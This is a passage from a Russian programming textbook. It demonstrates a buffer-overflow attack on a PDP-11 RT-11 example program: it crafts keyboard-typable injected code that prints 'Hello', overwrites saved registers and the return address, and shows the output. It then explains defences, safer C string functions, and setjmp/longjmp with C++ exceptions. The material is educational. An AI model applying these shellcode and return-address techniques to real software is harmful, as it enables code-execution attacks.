Если правильно подобрать содержимое строки, то можно передать управление на нужный нам фрагмент кода. Чаще всего подбирают этот адрес так, чтобы управление «вернулось» внутрь самого буфера, что позволяет внедрить в буфер сразу и код (возможно, вредоносный) и передать на него управление. В такой атаке существует несколько сложностей, одна из которых заключается в том, что все байты внедряемого кода и данных могли быть представлены символами, вводимыми с клавиатуры . Для нас это означает, что в строке не может быть байтов с кодами  $20_8$  и выше<sup>1</sup>, не может быть байтов с кодами  $0_8$  (таким будет только самый последний терминатор),  $2_8$ ,  $3_8$ ,  $5_8$ ,  $6_8$ ,  $12_8$ ,  $15_8$ ,  $17_8$ ,  $21_8$ ,  $23_8$  и  $25_8$ . Все эти символы имеют специальное значение и ввести их с клавиатуры не получится.

Попробуем атаковать эту программу переполнением буфера, внедрив в неё код, который просто пару раз выведет слово «Hello». На первый взгляд всё просто: надо вместо имени указать длинную переполняющую строку, такую чтобы последние байты задали адрес буфера, в котором она находится, т. е.  $000660_8$ . Но даже и это сделать нельзя, так как слово  $66\emptyset_8$  представляется младшим байтом  $26_8$  и старшим 1, т.е. младший байт не может быть представлен символом. По счастью можно код разместить во второй строке, вместо фамилии, так как её адрес равен  $000560_8$  и представляется допустимыми значениями байтов  $16_8$  и  $1_8$ . (эти коды можно набрать на клавиатуре как букву р (латинскую) и комбинацию клавиш  $Ctrl+A^2$  (на экране будет отображено  $^A$ , но на самом деле это один байт с кодом 1). В последующем тексте для записи символов, нажимаемых одновременно с  $Ctrl$ , будет использовано подчёркивание, что несколько отличается от того, что будет видно на экране<sup>3</sup>, но зато нельзя будет перепутать  $^$  в  $Ctrl$ -комбинации

---

1 Терминалы ранних моделей PDP11 работали только с 7-ми разрядными символами.

2 Комбинация  $Ctrl+ символ генерирует код, равный коду символа минус 100_8$ . Соответственно комбинация  $Ctrl+A$  (код буквы A равен  $101_8$ ) генерирует 1,  $Ctrl+B$  — 2 и т. п.

3 Кроме того, некоторые  $Ctrl$ -комбинации имеют специальное значение, например,  $Ctrl-I$  соответствует символу табуляции и будет отображен нужным числом пробелов,  $Ctrl-K$  будет выглядеть как переход на строку вниз с сохранением столбца,  $Ctrl-L$  как переход на несколько

с этим же символом, употреблённым самостоятельно. Если начать работу с этой программой следующим образом:

Please, enter your name (buffer at 660):

012345678901234567890123456789012345678901234567890123456789012345678901pA

...

То тогда при выходе из `main` управление будет передано на первый байт строки `family`, в которую мы должны будем поместить нужный код. На первый взгляд код может быть примерно таким (байты приводятся в little endian форме):

Адрес	Слово	Байты (LE)	Ассемблер	Примечания
000560	012700	300,025	mov #604, R0	
000562	000604	204,001		; адрес строки
000564	104351	351,210	emt 351	
000566	104351	351,210	emt 351	
000600	005000	000,012	clr R0	
000602	104350	350,210	emt 350	
000604	062510	110,145	.asciz /Hello/	
000606	066154	154,154		
000610	000157	157,000		

Шрифтом выделены коды байтов, которые нельзя корректно представить символами: большая часть программы оказалась непредставимой в виде текста. Для обхода этой проблемы применяется множество хитростей: используются уже находящиеся в регистрах значения (как оставшиеся от выполняемой программы, так и подменённые копии регистров во фрейме), непредставимые операции заменяются последовательностями из представимых, изменяются коды непредставимых инструкций и исправляются перед исполнением, используются косвенные или относительные адреса вместо абсолютных с такой базой, чтобы адреса были представимы и т. п.

Так, например, массив `family` занимает адреса от  $000560_8$  ( $160_{8,1_8}$ ) до  $000657_8$  ( $257_{8,1_8}$ ), большая часть которых непредставима из-за больших значений младшего байта ( $200_8$  и более). Для использования относительных адресов нужно подобрать такую «точку», смещения относительно которой были бы представимы: младший байт смещения должен быть менее  $200_8$ , а старший равен  $1_8$ . Здесь старший байт должен быть именно  $1_8$ , т. к.  $0_8$  непредставим, следующее представимое значение  $4_8$  (и большие) соответствует слишком большим адресам (большим  $1000_8$ ), а отрицательные смещения дают байты с установленным знаковым битом, т. е. большие  $200_8$ . Представимое смещение должно быть в интервале от  $401_8$  (байты  $001_8,001_8$ ) до  $577_8$  (байты  $177_8,001_8$ ), а сама точка размещаться в интервале от  $657_8-577_8=60_8$  до  $560_8-401_8=157_8$ . Значения  $60..157_8$  тоже непредставимы, но можно подобрать некоторую величину, которую затем надо преобразовать в нужное

значение. Например, возьмём величину  $136_8$ , которая в учетверённом виде равна  $570_8$  (байтами  $170_8, 001_8$  перезапишем сохраненное во фрейме значение R4):

Адрес	Слово	Байты (LE)	Ассемблер	Примечания
000560	062510	110, 145	.ascii /Hello/; строка	
000562	066154	154, 154		
000564	000557	157, 001	.eol: .byte 'o, 1 ; терминатор строки равен 1	
000566	020404	004, 041	cmp R4, R4 ; сбросить Carry Flag	
000570	006004	004, 014	ror R4 ; R4 было 570, стало 274	
000572	006004	004, 014	ror R4 ; R4 стало 136	

Для обращения к чему-либо в буфере family смещение будет находиться в интервале от  $422_8$  (байты  $22_8, 1$ ) до  $521_8$  (байты  $121_8, 1$ ). Использовать для деления инструкции div или asr нельзя (для div нужен непредставимый делитель  $4_8$ , а asr непредставима сама), поэтому используется инструкция ror, для которой надо предварительно обнулить флаг переноса, для чего используется инструкция cmp, т. к. специализированная инструкция clc тоже непредставима.

000574	040564	164, 101	bic R5, .eol-136(R4) ; обнулить	
000576	000426	026, 001	; терминатор строки	
000600	005464	064, 013	neg .351a-136(R4) ; раскодировать	
000602	000464	064, 001	; непредставимую инструкцию 104351	
000604	005464	064, 013	neg .351b-136(R4) ; аналогично	
000606	000466	066, 001	; (второй emt 351)	
000610	060464	064, 141	add R4, .1d0-136(R4) ; раскодировать	
000612	000462	062, 001	; непредставимую mov R3, R0	

Далее надо выполнить инструкцию mov R3,R0, которую только что раскодировали. Если процессор PDP11 конвейерный, то эта инструкция могла быть считана из памяти до того, как была раскодирована. Надо заставить процессор заново прочитать её код, т. е. сбросить конвейер. Это можно сделать инструкцией перехода: в простых реализациях конвейеров переходы сбрасывают конвейер. Короткий переход на следующую инструкцию непредставим, так как расстояние перехода равно нулю, поэтому переходим через одно слово вперёд:

000614	000401	001, 001	br .1d0 ; сброс конвейера	
000616	043106	106, 106	.byte 'F,'F ; любые представимые данные	

Далее загружаем в R0 адрес строки  $560_8$ . Этую величину (байты  $160_8, 1_8$ ) можно разместить так, чтобы она заменила сохранённый во фрейме регистр R3, тогда при выходе из подпрограммы в регистр будет сначала загружено нужное нам значение и лишь затем передано управление на внедрённый нами код. Инструкция mov R3,R0 непредставима (код 010300: младший байт больше  $200_8$ ), поэтому она была «зашифрована» в тексте строки и расшифрована предыдущими инструкциями. Аналогично было сделано с инструкциями emt 351.

Адрес	Слово	Байты (LE)	Ассемблер	Примечания
-------	-------	------------	-----------	------------

000620	010142	142,020	.1d0: .word 010142 ;mov R3,R0:10300=10142+136
000622	073427	027,167	.351a: .byte 027,167 ;emt 351: 104351=-73427
000624	073427	027,167	.351b: .byte 027,167 ;emt 351: 104351=-73427
000626	005464	064,013	neg .350-136(R4)
000630	000506	106,001	
000632	010100	100,020	mov R1, R0
000634	005401	001,013	neg R1
000636	060100	100,140	add R1, R0
000640	000401	001,001	br .350
000642	043106	106,106	.byte 'F, 'F
000644	073430	030,167	.350: .byte 030,167 ;emt 350: 104350=-73430

На этом заканчивается код, внедряемый в буфер family. Его можно представить в виде строки со следующими кодами: 110, 145, 154, 154, 157, 001, 004, 041, 004, 014, 004, 014, 164, 101, 026, 001, 064, 013, 064, 001, 064, 013, 066, 001, 064, 141, 062, 001, 001, 106, 106, 142, 020, 027, 167, 027, 167, 064, 013, 106, 001, 100, 020, 001, 013, 100, 140, 001, 001, 106, 106, 030, 167, или в виде строки текста (выделяя подчёркиванием символы, нажимаемые совместно с **Ctrl**):

HelloAD!DLDLtAVA4K4A4K6A4a2AAAFFbPWwWw4KFA@PAK@`AAFFXw

Заполнен ещё не весь буфер, но его и не надо переполнять: атака переполнением производится на буфер, расположенный перед фреймом, т. е. на буфер `name`, в котором надо разместить 64 любых заполняющих символа и переполняющую часть. Эта часть будет размещена поверх фрейма подпрограммы, так что мы можем задать значения для сохранённых в фрейме регистров (`R2, R3, R4` и `R5`) и подменённый адрес возврата. У нас во внедряемом коде использовались регистры `R3` (должен содержать адрес строки `5608`), `R4` (в него надо загрузить константу `5708`) и `R5` (он используется для обнуления терминатора строки, его старший байт должен иметь значение `18`, которое использовалось в роли терминатора, а младший такое, чтобы код последней буквы строки не изменился). Перезаписываемый адрес возврата надо задать равным адресу начала внедряемого кода, в нашем случае `5668`. Таким образом, переполняющая строка должна заканчиваться кодами:

<b>000760</b>	<b>040501</b>	<b>101,101</b>	<i>; будет загружено в R2 (не используется)</i>
<b>000762</b>	<b>000560</b>	<b>160,001</b>	<i>; будет загружено в R3 (адрес строки 560)</i>
<b>000764</b>	<b>000570</b>	<b>170,001</b>	<i>; будет загружено в R4 (константа 570)</i>
<b>000766</b>	<b>000420</b>	<b>020,001</b>	<i>; будет загружено в R5 (константа 420)</i>
<b>000770</b>	<b>000566</b>	<b>166,001</b>	<i>; подменённый адрес возврата</i>

Т. е. вся строка должна состоять из 64 произвольных букв и/или цифр, вслед за которыми размещается переполняющая часть из 10 символов с кодами ... 101, 101, 160, 001, 170, 001, 020, 001, 166, 001. В виде строки её можно записать так:

Ниже приводятся результаты запуска этой программы в RT-11 примерно в том виде, как они отображаются на дисплее (без использования подчёркивания). Символы `Ctrl+K` и `Ctrl+L` отображаются переводами на одну или несколько строк вниз. Кроме того, слишком длинные строки в RT-11 могут усекаться, что и происходит при выводе «*Are you имя фамилия?*». Программа выводит «*Are you* », выводит текст «*NNN...NArхv*», представляющий имя, начинает выводить фамилию «*Hello..*», и при этом «упирается» в правый край экрана; от начала фамилии остаётся лишь две первых «*He*» и далее по мере вывода строки изменяется лишь крайняя правая буква. Так выводится вся фамилия, завершается подпрограмма `main`, происходит успешная атака переполнением, выполняется внедрённый код, выводится первый раз «*Hello*» (от которого остаётся лишь последняя буква «*o*») и только тогда первый раз встречаются символы перехода на следующую строку. Только второе выведенное внедрённым кодом слово «*Hello*» полностью видимо:

Please, enter your name (buffer at 660):

and your family (buffer at 560):

Hello^A^D!^D

^D

tA^v^A4

4^A4

6^A4a2^A^A^AFFb^P^Ww^Ww4

F<sup>A</sup>G<sup>P</sup>A

@^A^AFF^XW

Даже в таком простом примере разработка внедряемого кода оказывается нетривиальной задачей: достаточно трудно подбирать коды инструкций так, чтобы они соответствовали допустимой строке. Для примера можно рассмотреть ограничения на использование инструкции `MOV`:

Во-первых, байтовая форма `movb` непредставима (как и все байтовые инструкции, типа `incb`, `decb`, `negb`, `cmrb` и т. п.) по причине установленного в 1 старшего бита кода инструкции (т. е. код старшего байта будет больше 200<sub>16</sub>).

Во-вторых, код инструкции равен  $01SSDD_8$ , т. е. в младший байт включаются два младших бита номера регистра источника (в байте 8 бит, младшие 6 заняты режимом адресации и номером регистра-приёмника). Так как младший байт тоже не может быть больше  $200_8$ , то второй бит номера регистра-источника не должен быть единичным, т. е. в качестве источника запрещены регистры R2, R3, SP и PC при любом режиме адресации (запрет адресации относительно PC исключает загрузку констант и обращение к переменным по адресам, внедряемым в код инструкции, а относительно SP — запись в или извлечение из стека).

*В-третьих*, запрет использования байтов с кодами 0<sub>8</sub>, 2<sub>8</sub>, 3<sub>8</sub>, 5<sub>8</sub>, 6<sub>8</sub>, 12<sub>8</sub>, 15<sub>8</sub>, 17<sub>8</sub>, 21<sub>8</sub>, 23<sub>8</sub> и 25<sub>8</sub> исключает сочетание любого режима адресации с регистром-источником R0 и R4 (т. е. ситуации, когда два младших бита номера регистра нулевые) с приёмниками в виде R0, R2, R3, R5, R6, (R2), (R5), (PC), (R1)+, (R3)+ и (R5)+.

*В-четвёртых*, аналогично, в силу ограничений на значение старшего байта, запрещёнными оказываются сочетания прямой, косвенной и косвенной с автоДОУЧЕНИЕМ адресации с регистрами R4, R5, SP и PC; впрочем, использование регистров SP и PC было запрещено раньше (второе ограничение) для любого режима адресации. Таким образом, дополнительно запрещаются источники в виде R4, R5, (R4), (R5), (R4)+, (R5)+.

В итоге остаётся сравнительно немного возможных инструкций. Для рассматриваемой конфигурации PDP11 непредставимые в строке инструкции составляют более  $\frac{3}{4}$  возможного числа инструкций и лишь менее  $\frac{1}{4}$  могут быть использованы. Это делает атаки переполнением буфера весьма непростыми, трудоёмкими (и не всегда возможными), но всё-таки исключить возможность атаки на уязвимую программу нельзя.

**О разработке надёжных программ.** Возможность переполнения буферов в памяти делает программы крайне уязвимыми к возможным атакам, что во многих случаях (например, при разработке системных сервисов) категорически недопустимо. В современных системах принимается целый ряд мер для снижения риска, в том числе:

- *рандомизация адресов*: должна обеспечить уникальность адресов (стека, подпрограмм) при каждом запуске, что усложняет атаку, т. к. заранее трудно узнать адреса, которые надо использовать во внедряемом коде;
- *внедрение маркеров между фреймом и локальными переменными*: позволяет осуществить проверку корректности фрейма перед выходом из подпрограммы (т. е. до возможной передачи управления);
- *запрет исполнения данных*: позволяет на аппаратном уровне запретить исполнение кода, внедрённого в стек, секции данных или кучу.

К сожалению, такие меры лишь снижают риск, при том, что полностью его устранить внешними по отношению к самой программе средствами нельзя. В случае рандомизации адресов можно (в некоторых случаях) их вычислить непосредственно перед атакой, либо выполнять целую серию атак, из которых лишь какая-то одна окажется успешной (угадывание адреса может быть с конечной вероятностью); маркеры позволяют избежать атак на адрес возврата, но не гарантируют от атак с подменой таблиц виртуальных методов в C++ (техника сходна); запрет исполнения данных обладает большей надёжностью, но и его можно обойти, так как в адресном пространстве задачи остаются области, доступные одновременно и для исполнения и для записи.

Практика такова, что если программа содержит уязвимость и интересна для атакующего, то рано или поздно будет найден подходящий способ атаки. Часто обнаруженные уязвимости первое время считаются неопасными, т. к. не обнаруживается простого способа их использования (иногда такие уязвимости суще-

ствуют годами!), но рано или поздно находится некоторая нетривиальная последовательность действий, позволяющая воспользоваться этой уязвимостью.

*Единственный надёжный подход: разрабатывать программы, не подверженные таким атакам изначально.* Сложилось так, что при разработке функций стандартной библиотеки языка С вопросы безопасности кода и его устойчивости к атакам не рассматривались в числе важных (чтобы не сказать «не рассматривались вообще»), поэтому использование многих функций стандартной библиотеки, появившихся на раннем этапе развития языка, приводит к возможной уязвимости программ. Такова, например, функция `gets`, использованная в данном примере: она считывает в буфер столько символов, сколько их будет в строке, не учитывая размер самого буфера. Практически все функции, приводящие к потенциальной уязвимости такого рода, в современных библиотеках имеют аналоги, осуществляющие проверку размеров буфера. Однако использование «правильных функций правильным образом» лежит исключительно на программисте.

В некоторых случаях (например, в Visual C/C++), компилятор выдаёт специальное диагностическое сообщение о каждом использовании потенциально опасной функции (`gets`, `strcpy` и др.), в других случаях компилятор никак не диагностирует этот факт. Дело в том, что сам факт использования «опасной» функции *ещё не обозначает реальной уязвимости* (например, чуть раньше могла быть сделана проверка и точно известно, что входная строка содержит меньшее число символов, чем зарезервировано места в буфере). С другой стороны, использование «безопасной» функции `c`, к примеру, неправильно заданным размером буфера, создаст реальную уязвимость, хотя транслятор её не обнаружит. В этой ситуации генерация предупреждений об использовании «опасных» функций не является необходимой и, возможно, даже не является целесообразной: *нельзя полагаться на безопасность кода, для которого транслятор не выдал предупреждений об использовании опасных функций*, и нельзя быть уверенным в «опасности» кода, для которого такие предупреждения имеют место быть.

При разработке программ стоит придерживаться правила: *использовать по возможности только функции, осуществляющие проверку размеров буфера и только с правильно заданными параметрами*. Ниже приводится несколько примеров потенциально опасных функций и их менее опасных аналогов (безопасность зависит не от самой функции, а от её применения):

```
char* gets( char *dest );
char* fgets( char *dest, int n, FILE *fp );
```

Функция `gets` считывает строка со стандартного устройства ввода, `fgets` — из указанного файла. Можно использовать глобальную переменную `stdin` для указания файлового описателя, соответствующего стандартному вводу.

Сравнительно несложная переделка программы из примера 26 (стр. 222) полностью устраняет уязвимость: если бы вместо `gets` была использована функция `fgets`, то атака переполнением буфера стала бы невозможной:

<code>fgets( family, sizeof(family), stdin );</code>	вместо	<code>gets( family );</code>
<code>fgets( name, sizeof(name), stdin );</code>	вместо	<code>gets( name );.</code>

---

```
char* strcpy( char *dest, char *src );
char* strncpy( char *dest, char *src, int n );
```

Скопировать строку из источника в приёмник. Функция `strcpy` эквивалентна конструкции вида `while ('\'\0' != (*dst++ = *src++)) {}`, а `strncpy` дополнительно проверяет число скопированных байт.

```
char* strcat( char *dest, char *src );
char* strncat( char *dest, char *src, int n );
```

Функция `strcat` дописывает строку-источник к строке-приёмнику. Примерный эквивалентный код: `dest+=strlen(dest); while ('\0'!=(*dst++=*src++)) {}`, а функция `strncat` дополнительно проверяет число скопированных байт (т. е. не учитывая длину строки, уже находящейся в приёмнике).

```
char* stpcpy( char *dest, char *src );
char* stpncpy( char *dest, char *src, int n );
```

Две последних, весьма удобных, функции существуют, к сожалению, не во всех стандартных библиотеках языка С. Их поведение эквивалентно функциям `strcpy` и `strncpy` соответственно, отличаются лишь возвращаемые величины. Функции `strcpy` и `strncpy` возвращают значение аргумента `dest`, т. е. начальный адрес буфера-приёмника, а `stpcpy` и `stpncpy` возвращают указатель на конец скопированной строки.

Функция `fgets` всегда записывает в конец прочитанной строки 0-терминатор, максимальное число считанных с устройства ввода байт не превысит `n-1`, зато прочитанная строка всегда будет строкой с завершающим нулём. А функции работы со строками `strncpy`, `strncat`, `stpncpy` и т. п. копируют не более чем `n` байт и, если исходная строка слишком длинная, то 0-терминатор в конец строки не записывается, т. е. полученная строка не всегда является «нормальной» строкой (подробнее об использовании строк в С см. стр. 411). Про завершающий строку 0-терминатор забывать ни в коем случае нельзя: известны успешные атаки благодаря всего лишь возможности обнуления единственного байта за границами выделенной области (при обнулении младшего байта адреса мы получаем новый адрес, обычно чуть меньший, чем предыдущий; в частных случаях там можно предварительно разместить нужный код или «обманные» данные).

При разработке надёжных программ следует правильно учитывать оставшееся место в буфере, особенно если в один буфер осуществляется многократная «дозапись» с помощью `strncpy`, `strncat`, `stpncpy` и т. п. Одна из весьма распространённых уязвимостей связана с ошибками вычисления размера оставшейся части буфера. Также крайнюю осторожность следует соблюдать при использовании функций без проверки размеров буфера (`strcpy`, `strcat`, `stpcpy`, `gets` и т. п.): их можно использовать, только если есть *совершенная уверенность* в том, что переполнения буфера не произойдёт. В этом можно быть уверенным, например, если исходная строка (или поток данных) был подготовлен вашей же программой и его длина вам заранее известна, но если данные поступают извне их всегда надо считать потенциально опасными.

## Нелокальные переходы и обработка исключений C++

Название «нелокальные переходы» несколько обманчиво, в данном случае подразумевается не *переход как таковой* (т. е. `jmp`, `branch` и прочее), а специфический *возврат управления*, когда управление возвращается не в точку вызова данной подпрограммы, а в иное место. Основное отличие от других способов передачи управления заключается в том, что цель перехода определяется не только местом в коде, а некоторым состоянием выполнения задачи.

При объявлении точки перехода (т. е. того места, куда переход можно сделать) запоминается одновременно и текущий фрейм выполняющейся в данный момент подпрограммы и адрес, куда надо переходить. В дальнейшем можно «передать» управление в это место с одновременным восстановлением фрейма, т. е. как бы вернуться сразу через несколько вложенных вызовов. Понятно, что *точка перехода корректна только пока фрейм данной подпрограммы не освобождён*, после выхода из подпрограммы пользоваться этой точкой перехода категорически нельзя (никаких средств автоматического контроля за этим нет (!)).

**Пример 27. Понятие нелокального перехода.** В этом примере для сохранения текущего «состояния выполнения» используется специальная структура `struct jpoint JP`, заполняемая с помощью функции `jset`. Состояние выполнения определяется значениями регистров R2-R5, SP и адресом возврата из `jset` в точку вызова (т. е. в `main`). Нелокальный переход выполняется в функции `test2`, вызванной из `test1` с помощью функции `jmp`. Эта функция восстанавливает значения регистров R2-R5 такими, какими они были в `main` (при этом R5 содержит указатель на фрейм выполняющейся подпрограммы, который «настраивается» на фрейм `main`), восстанавливает указатель стека SP и передаёт управление обратно в `main` в то место, откуда была вызвана функция `jset`.

Исходная программа на Decus C, файл `smp127.c`:

```
#include <stdio.h>
#include "smp127.h"      /* описание структуры jpoint */

struct jpoint JP;        /* для сохранения состояния точки перехода */

test2(n) int n;
{
    printf( "inside test2(%d)\r\n", n );
    if ( 1 == n ) {
        printf( "arg==1, so normal return\r\n" );
    } else {
        printf( "arg!=1, so call jump(%d)\r\n", n );
        jump( &JP, n );    /* аргумент n должен быть не нулем! */
    }
    printf( "we're exiting from test2(%d)\r\n", n );
}
```

```

test1(n) int n;
{
    printf( "before test2(%d)\r\n", n );
    test2( n );
    printf( "after test2(%d)\r\n", n );
}

main(ac) int ac;
{
    int v;
    printf( "\r\nstart test\r\n" );
    if ( 0 == ( v = jset( &JP ) ) ) { /* jset возвращает 0 при вызове */
        printf( "before test1(%d)\r\n", ac );
        test1( ac );
        printf( "after test1(%d)\r\n", ac );
    } else { /* или указанный в jmp аргумент при переходе */
        printf( "jumped to main with v=%d\r\n", v );
    }
    printf( "the end\r\n" );
}

```




Рисунок 18: Передача управления в примере 27. Серым пунктиром показана передача управления в случае нелокального перехода.

На рис. 18, стр. 233 показана передача управления в этом примере в случае запуска программы без аргументов (в этом случае аргумент `ac` функции `main` будет равен 1 и нелокальный переход не будет выполняться) и в случае запуска теста с аргументами, когда будет выполнен нелокальный переход. Ниже приводятся сообщения программы в обоих случаях:

<i>Без аргумента (обычное выполнение)</i>	<i>С одним аргументом (с нелокальным переходом)</i>
<pre>.run smp127 Argv: start test before test1(1) before test2(1) inside test2(1) arg==1, so normal return we're exiting from test2(1) after test2(1) after test1(1) the end</pre>	<pre>.run smp127 1 start test before test1(2) before test2(2) inside test2(2) arg!=1, so call jump(2) jumped to main with v=2 the end</pre>

Выполнение программы от начала `main` до функции `test2` совпадает в обоих случаях, но в функции `test2` проверяется значение аргумента `i`, при его не единичном значении, выполняется нелокальный переход обратно в функцию `main` (её фрейм в это время существует, так как переход выполняется из вложенного вызова). Следующее после «`arg!=1...`» (в функции `test2`) сообщение выводится уже в функции `main`. В случае выполнения нелокального перехода получается интересный эффект: функция `jset` вызывается из `main` однократно, а вот управление из неё «возвращается» обратно в `main` дважды, тогда как из `test1` управление назад в `main` как будто не возвращается (вызвали `test1`, а управление вернулось из функции `jset`):




Рисунок 19: Передача управления в функции `main` ("повторный" выход из `jset`)

Для того, чтобы можно было отличить «нормальные» возвраты из `jset` от «повторных», используется возвращаемая величина: `jset` возвращает `0` при нормальном выходе, а при «повторном» она возвращает значение, которое было указано вторым аргументом функции `jump` (оно должно быть ненулевым).

Реализация функций `jset`, `jump` и структуры `jpoint` достаточно проста: при вызове `jset` надо сохранить все регистры, которые должны сохраняться в соответствии с соглашением о вызовах, запомнить положение указателя стека и адреса возврата такими, какими они были во время работы `jset`, и обнулить `R0` (код возврата). Функция `jump`, соответственно, должна восстановить сохранённые регистры, переместить указатель стека в состояние, бывшее во время выполнения функции `jset`, подменить в стеке адрес возврата и загрузить в `R0` нужный код возврата (желательно ещё проверить его на ненулевое значение).

Заголовочный файл `smp127.h`, содержит описание структуры `jpoint`:

```
struct jpoint {
    int R2;
    int R3;      /* регистры R2–R4 сохраняются по соглашению о вызовах */
    int R4;
    int R5;      /* указатель фрейма */
    int SP;      /* указатель вершины стека */
    int PC;      /* сохранённый адрес возврата */
};
```

Ассемблерный файл `smpj27.s`, содержащий реализации функций `jset` и `jump`:

```
.globl _jset, _jump          / int jset( struct jpoint * );
.psect c~code               /     jump( struct jpoint *, int );

_jset:   mov 2(sp), r0      / загрузить адрес jpoint в R0
        mov r2, (r0)+       / +0 (jpoint.R2)
        mov r3, (r0)+       / +2 (jpoint.R3)
        mov r4, (r0)+       / +4 (jpoint.R4)
        mov r5, (r0)+       / +6 (jpoint.R5)
        mov sp, (r0)+       / +10 (jpoint.SP)
        mov (sp), (r0)+     / +12 (jpoint.PC) сохранить адрес возврата
        clr r0              / Возвращаем ноль при обычном вызове
        return

_jump:   mov 2(sp), r1      / загрузить адрес jpoint в R1
        mov 4(sp), r0      / загрузить код возврата в R0
        mov 10(r1), sp      / (jpoint.SP) установить указатель стека
        mov 12(r1), (sp)    / (jpoint.PC) положить в стек адрес возврата
        mov (r1)+, r2        / (jpoint.R2)
        mov (r1)+, r3        / (jpoint.R3)
        mov (r1)+, r4        / (jpoint.R4)
        mov (r1)+, r5        / (jpoint.R5) установить указатель фрейма
        return               / Вернуться в точку вызова _jset
```

В реальном случае код должен быть несколько сложнее: надо добавить проверку возвращаемого значения, проверку того, что сохранённый в `jpoint` фрейм находился в стеке, причём его адрес больше, чем адрес текущего фрейма и т. п.

В стандартной библиотеке языка С существуют сходные с рассмотренными функциями, но называются они несколько иначе: вместо структуры `jpoint` используется тип `jmp_buf`, а вместо функций `jset` и `jump` функции `setjmp` и `longjmp` соответственно. Этот тип и прототипы функций определены в стандартном заголовочном файле `setjmp.h`, несколько подробнее см. [71] и [78].

```
int setjmp ( jmp_buf env );
void longjmp ( jmp_buf env, int value );
```

Точное содержимое буфера `jmp_buf`, предназначенного для сохранения состояния выполнения, сильно зависит от платформы, как аппаратной (регистры), так и программной (соглашения о вызовах, семантика языка и т. п.). По этой причине внутренняя структура буфера «скрыта»<sup>1</sup> от разработчика, вместо понятной структуры (аналогичной `struct jpoint`) вводится некоторый тип `jmp_buf`, одновременно являющийся:

во-первых, указателем: первый аргумент функций `setjmp` и `longjmp` является аргументом типа `jmp_buf`, а не указателем на структуру, как это было с функциями `jset` и `jump` в примере;

во-вторых, контейнером для данных некоторого размера (для современных платформ характерен размер от сотни байт и до половины килобайта).

Для этого тип `jmp_buf` определяется как массив, что позволяет использовать его как указатель с одной стороны и как контейнер с другой. В разных компиляторах его определяют разными способами:

Например, в GCC определяют структуру `struct __jmp_buf_tag` (которая специфична для каждой конкретной платформы) и далее объявляют тип:

```
struct __jmp_buf_tag {
    ...
};

typedef struct __jmp_buf_tag jmp_buf[1];
```

В Visual C/C++ определяют для каждой поддерживаемой платформы вспомогательный тип `_JBTYPE` (32-х или 128-ми разрядное число) и константу `_JBLEN` (на данный момент равную 16 или 33), определяющую размер контейнера, далее определяют тип `jmp_buf`:

```
typedef _JBTYPE jmp_buf[ _JBLEN ];
```

Определение типа `jmp_buf` в качестве массива данных некоторого типа обеспечивает: при объявлении переменной задание контейнера нужного размера, а при объявлении аргумента функции задание указателя на контейнер.

**Механизм нелокальных переходов и обработка исключений C++.** Ниже приводится слегка изменённый текст этого примера на C++, использующий стандартные функции `setjmp` и `longjmp` (вместо `jset` и `jump` в предыдущем варианте примера) и дополнительно демонстрирующий обработку исключений.

---

<sup>1</sup> В Visual C/C++ дополнительно определяется структура `struct __JUMP_BUFFER`, которая является справочной и не используется для определения типа `jmp_buf`. Эта структура лишь предоставляет описание данных, используемых для реализации нелокальных переходов.

```
#include <iostream>      // phān smpl27c.cpp
#include <setjmp.h>

using namespace std;
jmp_buf JB;

struct smpl27 {
    smpl27( const char m[] ) : t(m) { cout << t << " enter" << endl; }
    ~smpl27() { cout << t << " leave" << endl; }
    const char *t;
};

void test2( int a ) {
    smpl27 P( " test2" );
    switch ( a ) {
        case 0: case 1: cout << " RETURN" << endl; return;
        case 2: cout << " THROW" << endl; throw a;
        default: cout << " LONGJMP" << endl; longjmp( JB, a ); break;
    }
}

void test1( int a ) {
    smpl27 P( " test1" );
    test2( a );
}

int main( int ac, char *av[] ) {
    smpl27 P( "main" );
    int n = 0;

    if ( !setjmp( JB ) ) {
        try {
            smpl27 P( " setjmp-try-block" );
            n++;
            test1( ac );
        } catch (...) {
            smpl27 P( " catch-block" );
            cout << " CATCHed with n=" << n << endl;
        }
    } else {
        smpl27 P( " longjmp-block" );
        cout << " LONGJUMPed with n=" << n << endl;
    }
    return 0;
}
```

Функции `setjmp` и `longjmp` используются самостоятельно достаточно редко, особенно в программах на C++. Применение таких функций чревато утечкой ресурсов и другими серьёзными ошибками. Например, если в функции `test1` будет осуществляться динамическое выделение памяти с помощью `malloc`, `calloc` или `new` до вызова `test2`, и освобождение с помощью `free` или `delete` после, то в результате нелокального перехода не будет выполнено освобождение памяти. В случае C++ ситуация усугубляется необходимостью вызова деструкторов объектов в автоматической памяти, которые могли быть созданы между вызовом `setjmp` и до вызова `longjmp`.

